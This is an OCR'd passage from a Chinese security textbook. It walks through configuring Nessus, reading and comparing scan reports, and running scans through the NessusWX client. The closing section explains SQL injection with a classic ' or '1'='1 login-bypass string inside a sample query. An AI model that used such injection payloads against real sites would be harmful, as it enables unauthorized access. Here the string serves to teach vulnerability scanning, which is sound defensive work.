


图 6-47

其中有设置用户名和密码，有些网站在提供了用户名和密码后，有些系统权限的漏洞扫描才能正常进行。例如，当 Nessus 扫描系统漏洞时，但 Apache 应用受到密码的保护，那么 Nessus 无法扫描，不会报告关于这个应用的任何漏洞信息。配置了用户名和密码后，可以方便地扫描到 Apache 服务器的漏洞。

- Compliance

如图 6-48 所示，这个选项卡允许用户提供策略文件，每个策略文件对系统提供相应的安全标准，可以设置 5 个 Windows 系统的策略，5 个 UNIX/Linux 系统的策略，单击“浏览”按钮，选择相应的策略文件（.audit）即可。该功能只提供给付费用户，并且在使用时，要在插件列表中选择“Policy Compliance”选项。




图 6-48

- Others

如图 6-49 所示，这个选项卡提供一些附加的设置，例如，配置邮件和新闻服务器。Nessus 会尝试发送垃圾新闻消息到新闻服务器。

SMTP 测试在扫描的域内有 SMTP 服务器时会启动。Nessus 会尝试利用每个 SMTP 服务器发送垃圾信息到相应的地址，其中地址信息存放在“third party domain”域内。

如果 SMTP 和邮件服务器接收到错误信息，则报告新闻或者邮件信息无法发送，说明主机添加了保护，无法发送垃圾信息。

这个选项卡也允许用户设置 Nessus 的用户名和密码，这在企业级应用中得到应用。登录验证信息是可选择的，因此，使用时完全可以选择不进行登录验证。

当知道 SNMP 团体字符串时，要把它配置好。例如，网络中有 20 个思科路由器，要进行漏洞扫描，当配置了 SNMP 团体字符串时，这个扫描能正常进行；否则，Nessus 无法提供任何漏洞信息。




图 6-49

3. 结果报告

我们可以点击左面菜单栏中的“View Reports”选项来查看扫描的结果报告，用户可以查看多种格式的结果，如 HTML、PDF、TXT 等。

（1）报告模板

Nessus 将漏洞信息都保存在 XML 格式的文件中。在主页界面上点击“View Reports”，Nessus 将提供一个报告列表。根据用户需要，每个报告可以以不同的方式来查看，如“by Host”、“by Port”、“by Vulnerability”、“Plain XML”或“Plain Text （NSR）”。如图 6-50 所示，点击其中一个报告，将显示该报告的详细信息，如图 6-51 所示。



Tenable Nessus Vulnerability Scanner
NESSUS 3
Nessus
Nessus
Welcome
Start Scan Task
View Reports
Other Options
Address Book
Manage Policies
Update Plugins
See Also
Help
About Nessus
Select a report to view
Choose report style here:
View by Host
Time
Target
May 29, 2007 19:57:56 127.0.0.1
May 29, 2007 16:11:47 127.0.0.1
May 27, 2007 20:02:18 www.u0598.com
May 27, 2007 19:53:48 www.u0598.com
May 27, 2007 19:47:08 www.u0598.com
May 27, 2007 11:42:27 127.0.0.1
May 26, 2007 17:20:14 www.sina.com.cn
May 26, 2007 16:49:40 127.0.0.1
Delete sele
Click to open
Import report
Compare 2 reports
Copyright © 2005-2007 Tenable Network Security. All rights reserved.

图 6-50



Tenable Nessus Security Report - Windows Internet Explorer
Tenable Nessus Security Report
Tenable Nessus Security Report
Start Time: Sat May 26 16:44:11 2007
Finish Time: Sat May 26 16:49:40 2007
127.0.0.1
127.0.0.1
9 Open Ports, 27 Notes, 1 Warnings, 1 Holes.
127.0.0.1
[Return to top]
blackjack (1025/tcp)
Port is open
Plugin ID : 11219
https (443/tcp)
Port is open
Plugin ID : 11219
ms-wbt-server (3389/tcp)
Synopsis :
It may be possible to get access to the remote host.
Description :
The remote version of Remote Desktop Protocol Server (Terminal Service) is vulnerable to a man in the middle attack.
An attacker may exploit this flaw to decrypt communications between client and server and obtain sensitive information (passwords, ...).
See Also :
http://www.oxid.it/downloads/rdp-gbu.pdf
Solution:
None at this time.
Risk Factor :

图 6-51

（2）比较报告之间的差异

Nessus 还能比较两个已有报告之间的差异。这个功能是很有用的，试想一下，我们想要查看一个网络的变化，通过差异比较可以很容易发现哪些旧的漏洞修复，同时又出现了哪些新的漏洞。

当需要比较两个报告时，从报告列表中选择最后一个和倒数第三个报告，如图 6-52 所示。其中最后一个报告是当本机的 SQL Server 的用户名和密码都是 sa 时扫描的结果报告，而倒数第三个是把密码改成一个复杂的密码之后再扫描的结果报告。




图 6-52

接下来，点击“Compare 2 reports”，Nessus 会让我们选择比较方式，如图 6-53 所示。




图 6-53

第一个选项如果被选中，则只有当存在新的“Nessus ID”或者丢失了“Nessus ID”时，报告才会显示；第一个选项如果没被选中，则 Nessus 将会对这两个报告的文件进行比较，这对于判断一些服务的版本是否发生变化是很有效的，但是这也会给用户带来一些误导信息，因为文本中的时间信息总是在变化的。

第二个选项可以用来忽略“host is dead”的消息。当所测试的网络中发现有许多主机变化时，这个选项可以清除那些目前已经不活动的主机。如果不选择这个选项，比较两个报告可能会很困难，因为一个报告说一些主机是活动的，而另一个报告说这些主机是不活动的。

第三个选项选中之后，比较报告中将只显示那些在两个报告中都存在的主机。

在这里，我们选中第一个和第二个选项，不选择第三个选项，然后点击“Show result”，将出现比较报告，如图 6-54 所示。右边显示的是旧的扫描信息，左边显示的是新的扫描信息，说明在本机上，原来存在一个 SQL Server 的弱口令漏洞，但是现在这个漏洞已经不存在了。同时，新的扫描中还发现了原来没有运行的 WebOAV。




图 6-54

4. 命令行扫描

如果习惯了用命令行操作，我们可以直接去命令行下面运行 Nessus 进行扫描，如图 6-55 所示，从命令行进到 Nessus 的安装目录下面，默认的安装路径是“C:\Program Files\Tenable\Nessus\”，运行 NessusCmd.exe。当然命令下的操作是有条件的，即 Nessus 的服务“nessusd.exe”必须首先处于服务状态，上文已经提到，我们可以通过“Scan Server Configuration”来配置服务器，如图 6-56 所示。

图 6-55




图 6-56

当扫描完成以后，我们可以到“C:\Documents and Settings\<admin_username>\Tenable\Nessus\reports”下去查看报告。

6.4.2 用 Nessus 客户端进行扫描

Nessus 的体系结构为 C/S 模型，当客户端要执行扫描任务时，必须连接到服务器，借助服务器的插件完成扫描任务。

1. 启动 NessusWX

在 NessusWX 的安装目录下双击“NessusWX.exe”运行客户端。当 NessusWX.exe 第一次运行时，将提示我们创建数据库目录，这个目录将被当作工作目录，如图 6-57 所示。接受默认配置，单击“确定”按钮。




图 6-57

2. 连接到服务器

单击菜单“Communication”→“Connect”，将出现如图 6-58 所示的窗口。输入 Nessus 扫描器的 IP 地址和端口号，请确保与 Nessus 服务器设置一致。输入用户相关信息，这将用于连接到服务器的认证。这里选择“Authentication by password”，输入用户名和密码，加密方式使用默认的方式。




图 6-58

单击“Connect”按钮，NessusWX 将尝试连接到 Nessus 服务器，如果成功连接，则将提示接受 Nessus 服务器证书，如图 6-59 所示，单击“Accept Once”按钮。




图 6-59

接下来，客户端将从服务器下载插件信息，如图 6-60 所示。这里并不是在下载插件文件，而是下载插件的名称、描述、簇之类的信息，以使我们在扫描时方便选择所需的插件。




图 6-60

插件信息下载成功后，NessusWX 窗口的下端显示信息如图 6-61 所示，说明客户端已经成功加载插件，共有 14570 个插件。这也说明服务器端的插件个数由初始安装时的 11873 个经过升级后增加到至少为 14570 个。

```
SSL connection using AES256-SHA
Using < NTP/1.2 >
Connection with the server [127.0.0.1] established.
14570 plugins loaded
138 preferences received
0 rules received
```

图 6-61

3. 创建扫描会话

想要通过 Nessus 客户端进行扫描，必须先建立一个扫描会话，从“Session”菜单下选择“New”，接受默认的名字“Session1”并单击“Create”按钮，出现如图 6-62 所示的会话属性窗口。




图 6-62

单击“Targets” 选项卡下的“Add”按钮，输入要扫描的目标主机或者网络的地址。如图 6-63 所示，这里我们扫描本机，所以输入 127.0.0.1，然后单击“OK”按钮。




图 6-63

单击“Options”选项卡，如图 6-64 所示。我们可以选择同时扫描主机的最多个数，以及同时用于扫描一台主机的插件最多个数。可以选择“Enabling plugin dependencies”、“Safe checks”、“Optimize the test”、“Silent dependencies”，可以修改 CGI 路径，还可以选择“Remove finished hosts from the scan status view”、“Don't show the execution options dialog at session execution”。

确保选中“Safe checks”，否则目标主机可能崩溃，其他选项可以使用默认设置。




图 6-64

在这次扫描中，“Port scan”、“Connection”、“Plugins”、“Comments”这 4 个选项卡用默认设置即可。单击“应用”和“确定”按钮。

4. 开始扫描

在 NessusWX 的界面上右键单击“Session1”，并选择“Execute”，如果 NessusWX 到 Nessus 服务器之间是连接着的，则开始扫描；否则，将必须重新连接到服务器。

扫描开始之后，将弹出一个窗口显示当前扫描的过程和扫描的摘要信息，如图 6-65 所示。




图 6-65

当扫描状态为“Finished”时，单击“Preview”按钮查看扫描结果，如图 6-66 所示，有一个漏洞警告。




图 6-66

6.4.3　经典扫描案例

很多程序员在从事 B/S（浏览器-服务器）模式程序开发时，没有对用户输入数据的合法性进行判断，使应用程序存在安全隐患。用户可以提交一段数据库查询代码，根据程序返回的结果，获得某些想得知的数据，这就是所谓的 SQL Injection，即 SQL 注入。

SQL 注入是从正常的 WWW 端口（即通常的 80 端口）访问，而且表面看起来跟一般的 Web 页面访问没什么区别，所以目前市面上的防火墙都不会对 SQL 注入发出警报，如果管理员没有查看 Web 服务器日志的习惯，入侵很长时间都不会发觉。

通过手工构造特殊 SQL 语句的方法，对网站进行测试，可以发现网站的 SQL 注入漏洞。例如，一个正常判断登录的 SQL 语句可以写成：

```
Select * from User where username = 'admin' and pswd = 'admin123'
```

如果攻击者手动构造用户名和密码进行测试，使得 SQL 语句为：

```
Select * from User where username = 'abc' or '1' = '1' and pswr = 'abc'
  or '1' = '1'
```

如果应用程序没有对输入进行检查，那么 where 子句是永真的，即可以登录成功，这就是 SQL 注入的典型实例。但是，这种手工构造 SQL 语句的方式工作量巨大，出于这个考虑，有人专门编写了针对 SQL 注入漏洞进行扫描的插件 Sql_Injuection.nasl，下面以这个插件为例，说明如何用 Nessus 客户端扫描网站的 SQL 注入漏洞。

打开 Nessus 客户端目录，找到 Nessus 客户端 NessusWX.exe（本例使用的客户端版本是 1.4.5，服务器版本是 3.0.5），如图 6-67 所示，双击运行。




图 6-67

在打开的主窗口的菜单栏中选择“Communications”中的“Connect”项，如图 6-68 所示。

